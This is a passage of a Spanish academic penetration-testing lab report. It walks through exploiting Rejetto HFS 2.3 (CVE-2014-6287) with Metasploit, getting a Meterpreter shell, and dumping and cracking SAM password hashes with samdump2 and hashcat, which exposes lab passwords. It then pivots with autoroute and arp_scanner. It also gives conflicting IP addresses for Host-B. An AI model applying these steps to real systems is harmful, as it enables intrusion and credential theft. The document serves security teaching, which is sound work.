
Nota. En la figura se ve la segunda parte del resultado del escaneo con nmap, donde se muestra información del sistema operativo e información del equipo.

Identificación de la vulnerabilidad

Una vez identificados los posibles vectores de ataque, procedemos a confirmar la vulnerabilidad con ayuda de searchsploit usando el comando “searchsploit hfs 2.3” el cual nos arroja el resultado que se puede visualizar en la figura 6.

Figura 6

Resultado de la búsqueda de la vulnerabilidad en Exploit Database



Nota. En la figura se puede ver los resultados de la búsqueda de exploits disponibles.

Como se puede ver hay múltiples maneras de explotar las vulnerabilidades de Rejjeto 2.3, en este caso nos vamos a concentrar en Rejetto HFS 2.3.x Remote Command Execution (CVE-2014-6287).


Explotación de Host-A

Para explotar la vulnerabilidad de Rejjeto HFS 2.3.x se usa la herramienta metasploit; Metasploit es un marco de trabajo diseñado para desarrollar, probar y ejecutar exploits contra sistemas informáticos. Según Rapid7 “Metasploit Framework es una plataforma de código abierto para pruebas de penetración que permite escribir, probar y ejecutar código de explotación.” (2023). la arquitectura modular permite automatizar tareas de reconocimiento, explotación y post-explotación, haciéndola una herramienta central en las actividades de pruebas de penetración y ejercicios Red Team.

Para iniciar metasploit escribimos en la terminal de parrot el comando “msfconsole” y se inicia el framework como se puede ver en la figura 7.

Figura 7

Interfaz de metasploit




Nota. Interfaz de metasploit que muestra la versión y la cantidad de exploits disponibles.

Dentro de metasploit lo primero que se debe hacer es buscar los exploits disponibles para la vulnerabilidad detectada en este caso realizamos la búsqueda mediante el comando “search HFS” obteniendo como resultado los exploits disponibles en el framework como se puede evidenciar en la figura 8.

Figura 8

Resultados de la búsqueda de exploits en Metasploit




Nota. La figura muestra una tabla en texto, con un número que identifica el exploit, el nombre, la fecha de publicación, la calificación, si se ha testeado o no, y la descripción.

Para continuar con el ataque se elige el módulo 4, escribiendo el comando “use exploit/windows/http/rejetto_hfs_exec” como se puede ver en la figura 9.

Figura 9

Usando el módulo 4




Nota. El mensaje en la figura nos informa que no se a configurado ningún payload por lo que se usa el payload por defecto.

Ahora lo siguiente es configurar las opciones del módulo, se usa el comando “options” para visualizar la configuración como se puede observar en la figura 10.

Figura 10

Visualización de opciones del modulo




Nota. La figura muestra una tabla de opciones del modulo de metasploit, se encuentra el nombre del parámetro a configurar, la configuración, si se debe configurar o no y la descripción del parámetro.

Los parámetros que se deben configurar para ejecutar el exploit son RHOST y RPORT que son la ip del equipo remoto Host-A (192.168.20.32) y el puerto vulnerable (8080), para esto usamos los comandos set RHOST y set RPORT

Figura 11

Configuración de host remoto




Nota. La figura muestra la configuración del host remoto y su respectivo puerto.

Una vez que se tienen todos los parámetros configurados incluyendo LHOST (ip local) Y LPORT que es la IP (192.168.20.30) y el puerto de la maquina local o atacante (4444), estos valores se configuran por defecto, podemos ejecutar el exploit mediante el comando “run”

Figura 12

Explotación de la vulnerabilidad



Nota. La figura muestra la conexión al Host-A con el payload por defecto (meterpreter).


Como se evidencia en la figura 12 se logró el acceso remoto con permisos de administrador al Host-A, ahora podemos proceder a la enumeración de la red interna.

Enumeración de la red interna

Lo primero es ver la información básica del sistema, para esto usamos el comando de Meterpreter ¨sysinfo" como se ve en la figura 13.

Figura 13

Comando sysinfo Meterpreter



Nota. La figura muestra la información del sistema del Host-A

Ahora sabemos que el sistema del Host-A es un Windows 7 x64 SP1, el nombre del HOST es PC202006.

Lo siguiente es descubrir los usuarios del Host. Para esto usamos el comando de Meterpreter “getuid” que nos arroja el resultado evidenciado en la figura 14.

Figura 14

Comando getuid Meterpreter

```
(Meterpreter 1)(C:\Rejjeto_123456) > getuid
Server username: PC202006\usuario
(Meterpreter 1)(C:\Rejjeto_123456) >
```

Nota. Resultado del comando getuid.

En el Host PC202006 existe una cuenta con el nombre “usuario”, el paso siguiente para completar la enumeración es realizar una identificación de la red interna, para esto primero usamos el comando ipconfig que nos muestra las conexiones de red del Host-A como se puede ver en la figura 15.

Figura 15

Información de la interfaz de red interna

```
Interface 11
============
Name         : Adaptador de escritorio Intel(R) PRO/1000 MT
Hardware MAC : 08:00:27:92:80:c0
MTU          : 1500
IPv4 Address : 192.168.2.6
IPv4 Netmask : 255.255.255.0


Interface 12
============
Name         : Adaptador de escritorio Intel(R) PRO/1000 MT #2
Hardware MAC : 08:00:27:fd:59:16
MTU          : 1500
IPv4 Address : 192.168.20.32
IPv4 Netmask : 255.255.255.0
```


Nota. La figura muestra la configuración de la interfaz de la red interna.

El comando “ipconfig” muestra la información de todas las conexione de red del Host-A incluyendo la conexión de la red externa 192.168.20.x/24, en este caso solo nos interesa la

conexión con la red interna 192.168.2.x/24, donde se encuentra nuestro objetivo, sabemos que el Host-A tiene la dirección 192.168.2.6, ahora necesitamos saber la ip del Host-B para poder realizar el movimiento lateral, para esto se usa el comando “arp -a” según ShellHacks (2021) este comando muestra la tabla ARP (Address Resolution Protocol) de un dispositivo, es decir, la relación entre direcciones IP y direcciones físicas (MAC) conocidas en la red local.

Figura 16

Tabla ARP del Host-A



Nota. La tabla ARP muestra los dispositivos que interactúan con el Host-A dentro de la red.

Como se ve en la figura 16 la tabla muestra una dirección IP dentro de la red interna, 192.168.2.5 esta dirección IP es la dirección del Host-B, que es nuestro objetivo principal.

Escalar privilegios


La configuración de las máquinas de la red interna son las de una red pequeña de una empresa que no tiene active directory, cada maquina tiene la cuenta de administrador habilitada y la cuenta de usuario.

Para lograr escalar privilegios, vamos a conseguir los hashes de las contraseñas para intentar crackearlas y así lograr acceder a la mayoría de los computadores de la red que cuentan con la contraseña de administrador.

En la sesión de meterpreter, ingresamos al Shell de Windows con el comando “Shell” para guardar los archivos con los hashes obtenidos del registro del sistema y del registro del administrador de cuentas como se evidencia en la figura 17.

Figura 17

Acceso al Shell del Windows Host-A




Nota. Ingreso al Shell de Windows desde meterpreter.

Para lograr obtener los archivos hives volvemos a Meterpreter, y usamos el comando download para descargar los archivos en nuestra carpeta de usuario del sistema (home) como se puede ver en la figura 17.

Figura 18

Descarga de archivos hives




Nota. Se descargan dos archivos en la carpeta personal de Parrott.

Ahora que tenemos los archivos hash debemos extraer los hashes con la herramienta "samdump2" para luego crackear las contraseñas con ayuda de la herramienta "hashcat" como se observa en la figura 19.

Figura 19

Herramientas samdump y hashcat en ejecución




Nota. La figura muestra los comandos para realizar la extracción del hash y el crackeo de las contraseñas.

Luego de unos segundos de interacciones obtenemos los resultados de hashcat como se observa en la figura 20.

Figura 20

Contraseñas descifradas




Nota. El resultado muestra el usuario en hash y la contraseña descifrada

Si queremos saber de una manera más precisa a que usuario corresponden las contraseñas encontradas se puede revisar el archivo creado hashes.txt que contiene esta información como se puede ver en la figura 21.

Figura 21

Archivo hashes.txt



Nota. El archivo muestra el resultado del comando “sampdump2”

Como se puede apreciar en el archivo, el “administrador” se identifica con el hash terminado en 9a0f por lo que le corresponde la contraseña “admin123” y tenemos otro usuario en el Host-A identificado como “usuario” con contraseña “hermoxa_21”, con esta logramos escalar privilegios llegando al nivel de administrador del sistema.


Pivoting hacia Host-B

Para realizar el pivoting hacia el Host-B se debe enrutar el tráfico desde la maquina atacante hacia el Host-B para esto usamos el modulo

Según Hale & Todb (2025) El módulo “post/multi/manage/autoroute” en Meterpreter permite agregar rutas de red dentro de una sesión comprometida, facilitando el pivoting hacia otras máquinas de la red interna a través del host comprometido, como se ve en la figura 17, primero con el comando “background” se guarda la sesión de Meterpreter, y con el comando “use post/multi/manage/autoroute” abrimos el módulo, a continuación configuramos las opciones del módulo, se selecciona la sesión de Meterpreter en este caso la sesión 1, ya que se realizó una nueva conexión de Meterpreter, la subred 0.0.0.0 para que busque automáticamente las subredes disponibles y la máscara de red 255.255.255.0 y finalmente el comando “run” para ejecutar el módulo.

Figura 22

Módulo “post/multi/manage/autoroute” en Meterpreter



Nota. Autoroute añade las subredes correspondientes al Host-A

Autoroute nos crea una ruta de tráfico IP usando la sesión de Meterpreter entre la red interna y la red externa.

Ya sabemos que el Host-B tiene la IP “192.168.2.6” por el procedimiento anterior arp con Shell Windows, pero existe un módulo post explotación que permite escanear los equipos dentro de la red objetivo, el módulo se usa con el comando “use post/windows/gather/arp_scanner” dentro de las opciones de configuración están la red objetivo que es 192.168.2.0/24 y la sesión de Meterpreter en este caso 1.

Figura 23

Uso del módulo post exploración arp_scanner

```
[msf](Jobs:0 Agents:1) post(multi/manage/autoroute) >> use post/windows/gather/arp_scanner
[msf](Jobs:0 Agents:1) post(windows/gather/arp_scanner) >> set RHOSTS 192.168.2.0/24
RHOSTS => 192.168.2.0/24
[msf](Jobs:0 Agents:1) post(windows/gather/arp_scanner) >> set SESSION 1
SESSION => 1
[msf](Jobs:0 Agents:1) post(windows/gather/arp_scanner) >> run
[*] Running module against PC202006
[*] ARP Scanning 192.168.2.0/24
[+]     IP: 192.168.2.6 MAC 08:00:27:92:80:c0 (CADMUS COMPUTER SYSTEMS)
[+]     IP: 192.168.2.5 MAC 08:00:27:ff:7e:32 (CADMUS COMPUTER SYSTEMS)
[+]     IP: 192.168.2.3 MAC 08:00:27:7f:34:ec (CADMUS COMPUTER SYSTEMS)
[+]     IP: 192.168.2.2 MAC 52:54:00:12:35:00 (Realtek (UpTech? also reported))
